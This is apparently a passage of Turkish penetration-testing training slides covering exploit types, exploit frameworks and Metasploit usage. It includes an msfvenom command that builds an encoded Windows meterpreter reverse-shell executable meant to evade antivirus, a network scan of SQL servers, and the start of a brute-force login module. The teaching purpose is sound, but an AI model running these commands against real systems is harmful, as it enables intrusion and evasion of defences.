
sessions exit show help info set back use exploit

Vulnerability

Kısaca; Sistemde varolan güvenlik zafiyetleridir.

Bu zafiyetler;

- bir servisten(smb),
- bir plugin/eklentiden(contact form),
- 3. parti bir yazılımdan(firefox),
- hatalı kod yazımından(xss, sqli)

kaynaklanabilir.

Vulnerability -->

Exploit

Sistemde var olan güvenlik zafiyetlerini istismar ederek sistemin normal akışının dışına çıkarak izinsiz erişim sağlamak için kullanılan araçlardır.

Bazı exploitlerin çalışması için zafiyetin tetiklenmesi gerekir. Bir servis gibi çalışırlar.(web servis)

Exploit Türleri

- Remote Exploit
- Local Exploit
- Dos Exploit
- Web App Exploit
- Zero Day Exploit
- One Day Exploit

Remote Exploit

İstismar edilecek sisteme sadece uzaktan erişimin yeterli olduğu exploit türüdür.

Özellikle, dışarıya portları açık olan servislerde görülür.

Local Exploit

İstismar edilecek sisteme erişimin olmasının yanında sistem üzerinde erişim sağlanacak bir hesabında olmasını gerektiren exploit türüdür.

Örneğin; sharing hostinglerde, sadece bir web hostun hacklenerek elde edilen düşük seviyeli kullanıcı hesabından (local) exploit çalıştırarak sunucuda root haklarına sahip olmaya çalışmak.

DoS Exploit

Sistemin kendisini veya sistemde var olan bir servisi hizmet veremeyecek duruma getiren exploit türüdür.

Sisteme herhangi bir sızma söz konusu değildir.

Zero Day Exploit

Daha önce keşfedilmeyen bir zafiyet bulup bunu istismar edecek exploit kodunu yazan kişiden(grup) başka kimsenin bilmediği zafiyettir/exploittir.

Zafiyete söz konusu olan firma bile exploit public edildiği zaman haberdar olur.

One Day Exploit

Public edilen zero day exploitin etkilediği yazılım patch geçtikten sonra zafiyetli sürümün hala yaygın olarak kullanılıp zero day(!) exploitten etkilenmesi.

Örneğin pureftp 2.3.7 sürümünü etkileyen bir zero day yayınlandıktan sonra bug fixlenip 2.3.8 sürümü yayınlanmasına rağmen birçok kişinin güncellemeyi almayıp 2.3.7 kullanmaya devam etmesi.


Güncel Exploit Siteleri

- exploit-db.com
- packetstormsecurity.com
- 0day.today
- securityfocus.com


Bilinen Exploit Frameworkleri

- Core Impact
- Exploit Pack
- Immunity Canvas
- Metasploit


Core Impact


CORE IMPACT
File View Modules Tools Help
CORE IMPACT PROFESSIONAL
Homepage | Support
New Workspace
Open Workspace
Get Updates
License Information
Type: General
From: April 14, 2009
To: June 30, 2009
Hosts: 0
IP Ranges:
Ip Mask
192.168.0.1 255.255.255.255
192.168.0.2 255.255.255.255
192.168.0.3 255.255.255.255
192.168.0.4 255.255.255.255
192.168.0.5 255.255.255.255
192.168.0.6 255.255.255.255
192.168.0.7 255.255.255.255
192.168.0.8 255.255.255.255
Warning: Only 26 days left before license expires!
Executed scheduled tasks
No scheduled tasks have been executed.
NOTE: Tasks can be scheduled by selecting 'Modules - Schedule' in the menu.
Installed Exploits and Utilities
Updates released in the last six months
14 2008 December
23 2009 January
33 2009 February
25 2009 March
25 2009 April
23 2009 May
8 2009 June
Target entry points
Operating System | Exploits | Unique Targets
Windows Vista 76 248
Windows 2003 140 877
Windows XP 308 1532
Windows 2000 278 2463
Windows NT 19 84
Linux 185 714
Modules by category
Category | Modules
Remote Exploits 216
Local Exploits 71
Client-side Exploits 196
Denial-of-Service (DoS) Exploits 37
Utilities 153
Done
CAP NUM SCRL

Exploit Pack



Immunity Canvas



Metasploit Nedir ?

Metasploit framework, public edilen exploitleri ve bunlarla beraber özellikle sızma testlerinde kullanılan scanner, fuzzer, auxiliary vs. bir çok aracı düzenli ve sistematik bir biçimde bünyesinde barındıran 2003'den beridir geliştirilen bir frameworkdur.

Alternatifleri arasında; Core İmpact, immunity canvas, exploitpack gösterilebilir.

İstatistik / Modüller

An itibari ile;

- 1670 Exploit
- 958 auxiliary
- 294 post exploit
- 486 payloads
- 40 encoders
- 9 nops

bulunmaktadır.

Encoders

Sistemde bulunan anti virüs, firewall, ips/ids gibi korunma sistemlerine yakalanmamak için(bypass) gönderilecek olan zararlı kodların(payload) encode işleminden geçirilmesi sonucu zararlı yazılımın sistem tarafından tespit edilmesini zorlaştıran araçlardır.

Encoders

ADEO SECURITY

msfvenom –list encoders

```
Framework Encoders
==================

    Name                              Rank       Description
    ----                              ----       -----------
    cmd/echo                          good       Echo Command Encoder
    cmd/generic_sh                    manual     Generic Shell Variable Substitution Command Encoder
    cmd/ifs                           low        Generic ${IFS} Substitution Command Encoder
    cmd/perl                          normal     Perl Command Encoder
    cmd/powershell_base64             excellent  Powershell Base64 Command Encoder
    cmd/printf_php_mq                 manual     printf(1) via PHP magic_quotes Utility Command Encoder
    generic/eicar                     manual     The EICAR Encoder
    generic/none                      normal     The "none" Encoder
    mipsbe/byte_xori                  normal     Byte XORi Encoder
    mipsbe/longxor                    normal     XOR Encoder
    mipsle/byte_xori                  normal     Byte XORi Encoder
    mipsle/longxor                    normal     XOR Encoder
    php/base64                        great      PHP Base64 Encoder
    ppc/longxor                       normal     PPC LongXOR Encoder
    ppc/longxor_tag                   normal     PPC LongXOR Encoder
    sparc/longxor_tag                 normal     SPARC DWORD XOR Encoder
    x64/xor                           normal     XOR Encoder
    x64/zutto_dekiru                  manual     Zutto Dekiru
    x86/add_sub                       manual     Add/Sub Encoder
    x86/alpha_mixed                   low        Alpha2 Alphanumeric Mixedcase Encoder
    x86/alpha_upper                   low        Alpha2 Alphanumeric Uppercase Encoder
    x86/avoid_underscore_tolower      manual     Avoid underscore/tolower
    x86/avoid_utf8_tolower            manual     Avoid UTF8/tolower
```

Encoder Example

msfvenom -p windows/meterpreter/reverse_tcp LHOST = <IP> LPORT=<PORT> -e <encoding_name> -i <times> -f <format> -o <output_name>

```
xubuntu ~ sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.14 LPORT=1234 -e x86/shikata_ga_nai -i 10 -f exe -o bc.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai succeeded with size 387 (iteration=1)
x86/shikata_ga_nai succeeded with size 414 (iteration=2)
x86/shikata_ga_nai succeeded with size 441 (iteration=3)
x86/shikata_ga_nai succeeded with size 468 (iteration=4)
x86/shikata_ga_nai succeeded with size 495 (iteration=5)
x86/shikata_ga_nai succeeded with size 522 (iteration=6)
x86/shikata_ga_nai succeeded with size 549 (iteration=7)
x86/shikata_ga_nai succeeded with size 576 (iteration=8)
x86/shikata_ga_nai succeeded with size 603 (iteration=9)
x86/shikata_ga_nai chosen with final size 603
Payload size: 603 bytes
Final size of exe file: 73802 bytes
Saved as: bc.exe
xubuntu ~
```

Shellter ?

Auxiliary

Hedef sistem hakkında bilgi toplamak için yapılan taramalardır.

Path traversial, local file download, file read gibi zafiyetleri istismar etmek için auxiliary modülleri vardır.

Bunlar herhangi bir shell oturumu saldırgana vermediklerinden exploit olarak değerlendirilmezler.

Neden yapılır ?

```
msf > use auxiliary/scanner/mssql/mssql_ping
msf auxiliary(mssql_ping) > show options

Module options (auxiliary/scanner/mssql/mssql_ping):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   PASSWORD                              no        The password for the specified username
   RHOSTS               10.5.30.1/24     yes       The target address range or CIDR identifier
   TDSENCRYPTION        false            yes       Use TLS/SSL for TDS data "Force Encryption"
   THREADS              4                yes       The number of concurrent threads
   USERNAME             sa               no        The username to authenticate as
   USE_WINDOWS_AUTHENT  false            yes       Use windows authentification (requires DOMAIN option set)

msf auxiliary(mssql_ping) > set threads 10
threads => 10
msf auxiliary(mssql_ping) > set rhosts 10.5.30.120-150
rhosts => 10.5.30.120-150
msf auxiliary(mssql_ping) > run

[*] 10.5.30.125:          - SQL Server information for 10.5.30.125:
[+] 10.5.30.125:          -     ServerName      = WIN-9ECB2I0M2KV
[+] 10.5.30.125:          -     InstanceName    = SQLEXPRESS
[+] 10.5.30.125:          -     IsClustered     = No
[+] 10.5.30.125:          -     Version         = 12.0.2000.8
[+] 10.5.30.125:          -     tcp             = 1433
[+] 10.5.30.125:          -     np              = \\WIN-9ECB2I0M2KV\pipe\MSSQL$SQLEXPRESS\sql\query
[*] Scanned 10 of 31 hosts (32% complete)
[*] 10.5.30.138:          - SQL Server information for 10.5.30.138:
[+] 10.5.30.138:          -     ServerName      = WIN-3MPPTAGG5R8
[+] 10.5.30.138:          -     InstanceName    = MSSQLSERVER
[+] 10.5.30.138:          -     IsClustered     = No
[+] 10.5.30.138:          -     Version         = 13.0.1601.5
[+] 10.5.30.138:          -     tcp             = 1433
[+] 10.5.30.138:          -     np              = \\WIN-3MPPTAGG5R8\pipe\sql\query
[*] Scanned 17 of 31 hosts (54% complete)
[*] Scanned 19 of 31 hosts (61% complete)
[*] Scanned 20 of 31 hosts (64% complete)
[*] Scanned 28 of 31 hosts (90% complete)
[*] Scanned 30 of 31 hosts (96% complete)
[*] Scanned 31 of 31 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mssql_ping) >
```

> use auxiliary/scanner/mssql/mssql_ping
> show options
> set threads 10
> set rhosts 10.5.30.120-150 || 10.5.30.1/24

Mssql Brute Force

ADEO SECURITY

msf> use auxiliary/scanner/mssql/mssql_login

```
msf auxiliary(mssql_login) > show options

Module options (auxiliary/scanner/mssql/mssql_login):

   Name                 Current Setting                                      Required  Description
